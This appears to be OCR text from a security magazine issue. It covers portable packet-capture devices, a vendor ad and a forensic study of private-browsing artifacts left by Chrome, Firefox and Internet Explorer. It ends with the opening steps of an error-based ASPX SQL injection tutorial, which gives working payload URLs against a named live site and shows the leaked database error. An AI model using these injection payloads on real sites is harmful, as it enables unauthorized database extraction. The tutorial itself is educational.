These devices find applications in fighting against security threats, troubleshooting of data and multiplay networks and lawful interception. All these are also applications of traditional appliances but portable devices are cheaper and more versatile. Portable devices are configured locally with the help of a graphical user interface but they may also include interfaces to allow remote management. One attractive possibility is to use SNMP for this purpose.

Availability of cost effective and highly efficient SSD storage devices is the key piece of portable capture device designs. SSD storage is faster and smaller that traditional HDDs and they are perfectly suited for integration into portable devices. Maybe the most exciting fact about SSDs is that there is still a long evolution path for these devices that promise to bring a whole new world of possibilities in capture applications.


Author's Bio

Francisco J. Hens (francisco.hens@albedotelecom.com) is a technology senior specialist at ALBEDO Telecom SL He holds a B.Eng. and an M.A. in Telecommunications from the Universitat Politècnica de Catalunya and 15 years of professional experience in the Test & Measurement sector. He has worked in local and extended area network applications. His areas of interest include most of the technologies currently deployed in the field for triple play, voice, video and data applications: TCP/IP architecture and routing, MPLS, Ethernet and Gigabit Ethernet, SDH, ATM, DSL and Triple Play. He has published articles, white papers and three books about these subjects.

Author's Bio

Vicente J. Bergas (vicens.bergas@albedo.biz) is an electronics engineer working for ALBEDO Telecom SL. He holds a B.Eng in Telecomunications and a B.Eng in Electronics, both from Universitat Politècnica de Catalunya and 7 years of professional experience in electronics design. Most of his experience is in digital logic on FPGAs in the field of high speed serial communications and data processing. He is interested in high end applications demanding hardware accelerated processing. More than seven products in which Vicente has contributed has already hit the market.

Net.Hunter a Tireless Packet Capture



Critical Data
VoIP
IPTV capture
Data Loss
Denial of Service
Threats
Malware
Fatal Errors
Phishing
Protocol Analysis
Hackers
SPAM
Troubleshooting
Forensic Analysis

- · Stream-to-disk **packet capture tool**
- · Full Duplex **wirespeed** performance
- · **No delays**, jitter, or loss to live traffic
- · User defined **filters**: MAC, IP, Port...
- · Full **Traffic aggregation** (Rx+Tx)
- · **Full Tap** to 1000BASE-T funtion
- · IDEAL for **Security** and **Forensic**
- · GOOD for **Lawful interception**
- · **Hand-held,** self contained, batteries
- · **Undetectable**: no IP no MAC

ALBEDO

www.albedotelecom.com
info.telecom@albedo.biz

THE POSSIBILITY OF BROWSING IN SECRECY

by Jessica Riccio

With more people turning to the Internet to conduct business, research topics, and find love, companies such a Google, Mozilla, and Microsoft have started focusing more heavily on private browsing as a way to keep at bay their users' fears of unknowingly revealing online activities to other persons or organizations. By determining what artifacts are left behind on the computer when using the private browsing mode of the most popular Internet browsers, we can conclude whether or not private browsing is truly untraceable from the computer forensics standpoint.

What you will learn:

- History of private browsing
- Internet history forensics

What you should know:

- Basic understanding of Internet artifacts

Over the last ten years there have been at least a handful of cases where an experts' ability to find Internet history artifacts has had a significant impact on the outcome of the case. In 2004, Scott Peterson was found guilty of first-degree murder for the death his wife and their unborn child. His Internet searches for tidal currents in the San Francisco Bay where his wife's body was found were a key component in the prosecutor's case against Peterson [8]. Again, in 2006, Justin Barber's wife was killed by a gunshot and he was found guilty of her murder. He was sentenced to life in prison in part because of the incriminating Google searches he performed including "gunshot," "trauma," and "right chest" [7]. Most recently in 2012, Casey Anthony was acquitted of all murder charges brought against her for the death of her daughter Caylee Anthony even though there were searches found on her computer for "neck breaking," "chloroform," and "chest trauma" [7].

While it is important for the computer forensics expert to search the computer for common Internet artifacts, it is equally important to search the areas of a computer where browsers purposely try to hide or conceal information about their user's activities. The idea of finding what supposedly cannot be found could have a large impact on the way computer forensic experts search for evidence in a case involving Internet history. Internet users who surf the web for less than exemplary activities think that they can rely on the private browsing feature of their web browser to hide their activities from other users on the same computer. A user's belief that activities are not being monitored and saved during their private session may end up providing valuable information in a case if these artifacts could be recovered. By coupling the history and specific aspects of various private browsers with the likelihood of finding these private artifacts, an expert can determine where and how to best search for private browsing artifacts.

INTRODUCTION

While private browsing has a variety of names depending on the browsers implementing the feature, it comes as no surprise that Apple was the first company to implement the idea of private browsing. In the spring of 2005, Apple released an update to Safari that included the option of private browsing claiming that you could now browse the Internet "as if you were never there [6]." Over the next five years, companies began to create their versions of private browsing, all claiming similar functionality: what you do in private browsing is not logged and therefore cannot be found. As of this writing, Google, Mozilla, Apple, Opera, and Microsoft offer different flavors of private browsing.

WHAT IS PRIVATE BROWSING?

There exists no exact definition of private browsing but one can gain a fairly good idea of what it means to use private browsing just from the words themselves. Generally speaking, private browsing is an option that comes standard with the majority of Internet browsers that allows the user to enter into a mode that does not log many common Internet artifacts. By not logging user actions, the sites visited during this mode are not visible to other users on the computer.

The way in which the Internet browser accomplishes the task of browsing in secret is implemented differently depending on the browser. Through experimentation with the three most popular web browsers, we will determine which browser does the best job of keeping the activities during these sessions in secret and offer possible explanations as to why each browser performs the way it does from a computer forensics standpoint.

COMMON STORAGE AREAS

There are areas of a computer which computer forensics experts are more likely to find relevant and valuable data than other places. Some of these common storage areas that are important to an expert looking for Internet history are explained in this section.

RANDOM ACCESS MEMORY (RAM)

Because all programs utilize the RAM of a computer, if acquired quickly and correcting, RAM can offer a few gigabytes of evidence that may never have made its way to the hard drive. It is quite possible that Internet browser artifacts could be found in RAM.

PAGEFILE.SYS

The *Pagefile.sys* file is an important file to the overall mechanics of the Windows operating system. The file helps with the allocation and usage of non-volatile storage and programs. When there are many applications running on a computer, Windows will often transfer applications that are open but not actively being used at the moment to the *pagefile.sys* file, which allows other programs more access to RAM. This movement ensures two things: the programs that are accessing RAM most frequently can maximize their resources and when the user is ready to resume activity with a program that is no longer in RAM, it will be loaded back into RAM because its contents and attributes were readily accessible in the *pagefile.sys* file. The *pagefile.sys* is not non-volatile storage in the sense that when the computer shuts down all the data residing there is lost; however, it contains information that was being used by RAM. It can be thought of in lay terms as the computer's scratch pad. Therefore, it's a way of looking at non-volatile artifacts through volatile storage. Often, experts can find in the *pagefile.sys* remnants of programs or files that were recently opened [8] [9]. For example, an employee was recently browsing websites on his company computer that were not within the bounds of the company's computer use policy before he started work for the day. Before the employee leaves for lunch, the computer is shut down and subsequently picked up by the boss who had been suspecting the employee's inappropriate behavior had been happening for a while. When a forensic image of the computer is made by the company's expert, the expert could find the websites that were visited by the employee.

HIBERNATION FILE

Windows and Macintosh both have the option of entering into hibernation mode and therefore have a hibernation file. When the computer goes into hibernation, all of the contents found in volatile memory are moved to a file that will be loaded back into the volatile memory when the computer comes out of hibernation mode. In Windows, the file that contains the data is a root level file called *hiberfil.sys*. In Macintosh, hibernation mode cannot be accessed directly by the userbut there is a file like the *hiberfile.sys* called *sleepimage*. The data that was in RAM is written to *sleepimage* while the Macintosh system is in hibernation mode, more commonly referred to as Safe Sleep [10] [12]. Hibernation files can contain valuable evidence of what programs were open, including Internet browsers.

DISK SPACE

Because disk space on a hard drive is a broad topic, it would be more effective to focus on the aspects of disk space as it relates to each of the browsers that will be experimented with. Though the specific path is dependent on which version of Windows is being used, Google Chrome stores its data in the User Data folder, which is a subfolder in a user's Application Data folder.

Firefox stores its data in a similar fashion as Google Chrome. In the user's Application Data folder, there is a Profiles folder that contains a profile for each user on the computer. The Firefox data for each user is found in their profile file.

Unlike Chrome and Firefox, Internet Explorer stores its Internet artifacts in many different places on the hard drive. The history of Internet Explorer is stored in two different files but both files are entitled *index.dat*. One file is a daily record of all the websites visited by the user. The second file keeps track of all the websites that have been visited since Internet Explorer was installed.

GOOGLE CHROME

From its initial release date in September 2008, Chrome has become the world's most used web browser [1]. Cleverly named, Chrome's private browsing mode, Incognito mode, boasts quite the list of activities that are not logged when using Incognito. According to Google, webpages and file downloads are not logged, changes to bookmarks and settings are not saved, and any cookies that have appeared during the private browsing session are deleted when the session is finished. However, Google makes it clear that using "Incognito mode only keeps Google Chrome from storing information about the websites you visited [2]." Also, signing into your Google account while using Incognito mode will still log all web searches unless you disable tracking [2]. Although there are a large number of artifacts that are usually stored on the computer during a regular Internet browsing session, Google seems to cover all of its bases when choosing which activities to not record during Incognito mode.

TECHNICAL SPECIFICATIONS OF INCOGNITO MODE

Unfortunately, Google does not offer any public specifications on its implementation of Incognito. However, web pages need certain computer resources in order to load and function correctly. Logically, it makes sense that even during a private browsing session some data will be written to necessary parts of the computer even if it is going to be deleted or erased when the session is finished. The *pagefile.sys* or at the very least RAM could contain some remnants of the Incognito data. Though it exists, and can be quite effective, capturing the data from volatile storage is not a realistic means of investigation in our case. Unless the expert is actively monitoring the activity occurring with a suspect or person of interest, the odds of showing up fairly close to the time an incriminating search took place and being able to retrieving it from the non-volatile storage areas are almost zero.

MICROSOFT INTERNET EXPLORER

Since the end of 2008, the proportion of users who primarily use Internet Explorer is declining. Today, only about thirty percent of all Internet users use Internet Explorer for their web browsing, making it the second most widely used browser in the world [1]. Almost four years after private browsing was first being deployed, Microsoft began implementing its version of private browsing, InPrivate browsing, with the release of Internet Explorer 8. Since then, Microsoft has released two newer iterations of Internet Explorer with the most recent being Internet Explorer 10. These newer versions also have InPrivate browsing.

According to Microsoft, InPrivate browsing "enables you to surf the web without leaving a trail in Internet Explorer [3]." Like Google, Microsoft's list of information that is not stored during private browsing is quite extensive. The webpage history, form data, passwords, Autocomplete, and information in the address bar are not stored. Also, temporary web files and cookies are deleted when the session has ended [3].

TECHNICAL SPECIFICATIONS OF INPRIVATE BROWSING

To make your private browsing experience smooth, Microsoft keeps the cookies loaded into memory and clears that portion in memory when the session has ended. The temporary Internet files are stored on the disk and are subsequently deleted when the InPrivate browser closes [3]. Unlike other companies, Microsoft does not claim that nothing gets stored to the computer during the session, only that once the session has ended the data will be deleted. From a computer forensics standpoint, this subtlety is cause for suspicion because of the manner in which a computer deletes data.

MOZILLA FIREFOX

When Mozilla released Firefox 3.5 in 2009, it contained the first stable release of Private Browsing. It is important to distinguish between private browsing and Private Browsing in this section. Private Browsing refers to the name Firefox uses for its privacy mode, whereas private browsing is a generic term. Since then, Mozilla has been correcting and improving the Private Browsing feature to become the best for browsing in secrecy. With

Firefox 20 being released in the last month, many have pointed out that its private browsing feature is unique in that you don't need to open a new window to initiate a Private Browsing session. The Private Browsing mode can be tab specific. For example, you can watch a YouTube video using one tab and shop for a birthday gift for your significant other in secrecy in the other tab. Chances are you do not mind people knowing you are watching a YouTube video, but you probably do not want your significant other to find out you have been shopping for the perfect gift.

According to Mozilla, Private Browsing does not save visited pages, form and search bar entries, passwords, cookies, and temporary Internet files [4]. Just like Incognito, Private Browsing does not list any downloaded files in the download manager (Note: all downloads made during the Private Browsing session are still kept).

TECHNICAL SPECIFICATIONS OF PRIVATE BROWSING

Originally, Firefox implemented Private Browsing through temporary databases specific to the type of Internet artifact they were meant to store during the session. When the session ended, the databases were "thrown away" and Firefox began using the regular databases again [5]. It is unclear how exactly the databases are "thrown away" when the private browsing session has ended. However, Mozilla has since removed this model almost completely from Firefox 20 and will probably have a different implementation by the time Firefox 21 is released.

EXPERIMENTATION

To test the validity of each company's claims, I have set up an experiment. The experiment is designed to only look at whether or not the private browsing history entries of each browser are able to be found once the private browsing session has ended. Furthermore, in order to streamline the process by which the Internet artifacts are to be found, I have chosen to use Magnet Forensics' Internet Evidence Finder (IEF) and Digital Detective's comprehensive tools, HstEx and Net Analysis. Starting with version 5.6 IEF has the ability to search specifically for Incognito, Private Browsing, and InPrivate entries. The most current version of HstEx can search for Internet Explorer history and Google Chrome Cache Records. By visiting unique websites during regular and private browsing, we will be able to know if the private browsing history entries were still lingering around after the sessions have ended.

MATERIALS

In order to perform the experiment, we will need the following:

- Computer
- Internet Evidence Finder v 5.6
- Internet Explorer 8, Mozilla Firefox 20, and Google Chrome 26

For the purpose of this experiment, I chose to use Windows XP as the operating system on which to run the programs. It is worth mentioning that browsers will store information differently depending on their installation process and operating system on which they were installed. In addition, all Internet browsers were installed with a default configuration.

PROCESS

After installing all three browsers on the computer, I determined six unique website URLs that would be used for private browsing and six unique URLs that would be visited during regular browsing. Table 1 contains a list of all the websites visited.

To best simulate a realistic private browsing session, the websites were visited for various amounts of time. The total time spent using private browsing mode came from a study conducted by researchers with Mozilla found the average time a user spent browsing privately was ten minutes. So, while the amount of time spent viewing each page varied, the average time spent using private browsing was ten minutes [11].

FINDINGS

After visiting the websites, I used Internet Evidence Finder and chose to search only for artifacts relating to Internet Explorer, Firefox, and Chrome. I also used HstEx to look for Internet Explorer and Chrome artifacts.

Table 1. *Websites Used For Experiment*

Regular Browsing	Private Browsing
http://en.wikipedia.org/wiki/Watermelon	*http://en.wikipedia.org/wiki/Banana*
http://en.wikipedia.org/wiki/Kiwi	*http://en.wikipedia.org/wiki/Orange*
http://en.wikipedia.org/wiki/Coconut	*http://en.wikipedia.org/wiki/Strawberry*
http://en.wikipedia.org/wiki/Raspberry	*http://en.wikipedia.org/wiki/Blueberry*
http://en.wikipedia.org/wiki/Lemon	*http://en.wikipedia.org/wiki/Mango*
http://en.wikipedia.org/wiki/Limes	*http://en.wikipedia.org/wiki/Pineapple*

GOOGLE CHROME

Internet Evidence Finder did not find any of the website URLs that were visited using Incognito. However, it did find all of the websites that were visited during regular browsing. These artifacts were found in the daily *History* file and in the *History* file. When the results of HstEx were loaded into Net Analysis, there appeared to be no instances of the websites visited using InCognito mode. There is an eleven minute gap in the cached records where it seems as though nothing was happening with Chrome, when in fact that was the eleven minutes I was browsing the Internet using Incognito.

MOZILLA FIREFOX

Like Chrome, there were no history entries found on the computer from private browsing. The only artifacts that were left behind by Firefox were those from the websites visited during a regular browsing session. These entries were found in the *places.sqlite* file. HstEx was also unable to find any artifacts relating to the Private Browsing mode.

INTERNET EXPLORER

The search for InPrivate history entries yielded different results than the previous two searches. Internet Evidence finder was able to find one InPrivate website entry. Specifically, it found the first website that was visited, http://en.wikipedia.org/wiki/Banana in the *pagefile.sys* file. HstEx did not find any of the InPrivate artifacts related to the websites I had visited.

Sources

[1] *http://gs.statcounter.com/#browser-ww-monthly-201210-201303*
[2] *http://support.google.com/chrome/bin/answer.py?hl=en&answer=95464*
[3] *http://windows.microsoft.com/en-us/windows7/what-is-inprivate-browsing*
[4] *http://support.mozilla.org/en-US/kb/private-browsing-browse-web-without-saving-info*
[5] *https://developer.mozilla.org/en-US/docs/Supporting_private_browsing_mode*
[6] *http://lifehacker.com/102146/safaris-private-porn-browsing-mode*
[7] *http://techcrunch.com/2012/11/25/google-search-history-murder-evidence/*
[8] *http://crime.about.com/b/2004/08/30/peterson-trial-turns-to-computer-evidence.htm*
[8] *http://www.pcmag.com/encyclopedia/term/54700/windows-swap-file*
[9] *http://lifehacker.com/5426041/understanding-the-windows-pagefile-and-why-you-shouldnt-disable-it*
[10]*http://www.geekguides.co.uk/104/how-to-enable-hibernate-mode-on-a-mac/*
[11]*http://flowingdata.com/2010/08/25/how-people-use-private-browsing/*
[12]*http://macperformanceguide.com/Mac-optimize-sleepimage.html*

CONCLUSIONS

Due to the lack of private browsing artifacts found by Internet Evidence Finder and HstEx in regards to Incognito mode, the method employed by Google to ensure that private browsing artifacts are not kept on the computer after a session has ended is at least sufficient enough to not be found by a common industry standard program. Though Internet Evidence Finder and HstEx were unable to find any Incognito artifacts, there are programs that are specifically designed to look for them. Perhaps a search program that focuses on depth instead of breadth could produce artifacts.

In terms of Firefox, the methods used by Mozilla are good enough to evade the findings of Internet Evidence Finder and HstEx.

Internet Explorer seems to perform the poorest when deleting all remnants of its private browsing history. The fact that we were able to find the URL of a website visited in InPrivate mode suggests that Microsoft still has some work to do in how Internet Explorer handles private browsing.


In conclusions, the storage and deletion methods used by Mozilla and Google to make a user's activities truly private appear to be sufficient while Microsoft has the weakest implantation of private browsing. Overall, the chances of findings many private browsing artifacts are fairly small. However, it would be wise to look in pagefile.sys, hibernation files, and other common areas for possible remnants of the private browsing artifacts.

FUTURE WORK

The results and conclusions that were reached in this article do not reflect all of the possible areas in which a web browser can unsuspectingly leave behind artifacts from a user's private browsing session. In order to completely prove or disapprove the idea that web browsers have the ability to truly allow a user to browse in secrecy, extensive testing should be done.

Author's Bio

Jessica Riccio has been working as a computer forensics technician for the past year at Burgess Consulting and is a recent Alum of California Polytechnic State University, San Luis Obispo. She is involved in mostly civil case work and enjoys researching how computer forensics overlaps with other fields such as sociology and psychology.



WEB ATTACKS: ERROR BASED ASPX SQL INJECTION

by Rahul Tyagi

The Paper is just for education purpose only and before this documentation was produced the vulnerability was reported to the website owner. We do not support live web attacks without proper authority from the owner of the targeted website. Please follow the cyber laws of your country before doing any testing on live domains. We do not hold any responsibility for any attack performed by you on a website, blog or anything else.

What you will learn:

- You will learn about what does error based sql injection means.exactly
- How you can test attacks on your respective portal with full Live attack disclosure step by step, along with the testing attacks in the end
- What countermeasures we can deploy to protect our aspx sites from this attack with respect to devolper's coding mind.
- How attackers able to penetrate applicaion layer of OSI model concept and extract your website's database.


ASPX SQL injection is also parallel to a PHP based SQL injection. But here, we don't use queries that contain order by, union select etc. Instead, we will cheat the server to respond with the information we need. It is called an error based injection technique. We will get the information we need in the form of errors.

PRE REQUIREMENTS FOR TESTING

- Proxy Server or VPN before testing error based injection on target.
- Mozilla Firefox Latest Browser with ADplus Add-On(optional)
- Basic Knowledge of Bypass authentication and Union Based SQL Injection

STEP 1

Find a vulnerable Link Query: `http://www.prasadz.com/Oltb/showmovie.asp?m=1025`


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Comple... ×
Most Visited
Getting Started
osi-model-7-layers.pn...
Delhi-based Online

[redacted]

www.prasadz.com/Oltb/showmovie.asp?m=1025'

Microsoft OLE DB Provider for ODBC Drivers error '80040e14'


[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark after the character string ''.

/Oltb/showmovie.asp, line 68

STEP 2

Find out the table names.

Query: `http://www.prasadz.com/Oltb/showmovie.asp?m=1025` and `1=convert(int,(select top 1 table_name from information_schema.tables))`


Prasads - Entertainment.Complete - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Prasads - Entertainment.Complete
+
Most Visited
Getting Started
osi-model-7-layers.pn...
Delhi-based Online Re...

www.prasadz.com/Oltb/showmovie.asp?m=1025 and 1=convert(int,(select top 1 table_name from information_schema.tables))

Microsoft OLE DB Provider for ODBC Drivers error '80040e07'


[Microsoft][ODBC SQL Server Driver][SQL Server]Conversion failed when converting the nvarchar value 'pangolin_test_table' to data type int.

/Oltb/showmovie.asp, line 68

The above code executes the second query and retrieves the first table name from the database. Windows server cannot convert character value into datatype. So we will get an error as shown in the following figure from which we can get the first table name. But this may not be the desired table for us. So we need to find out the next table name in the database.

STEP 3

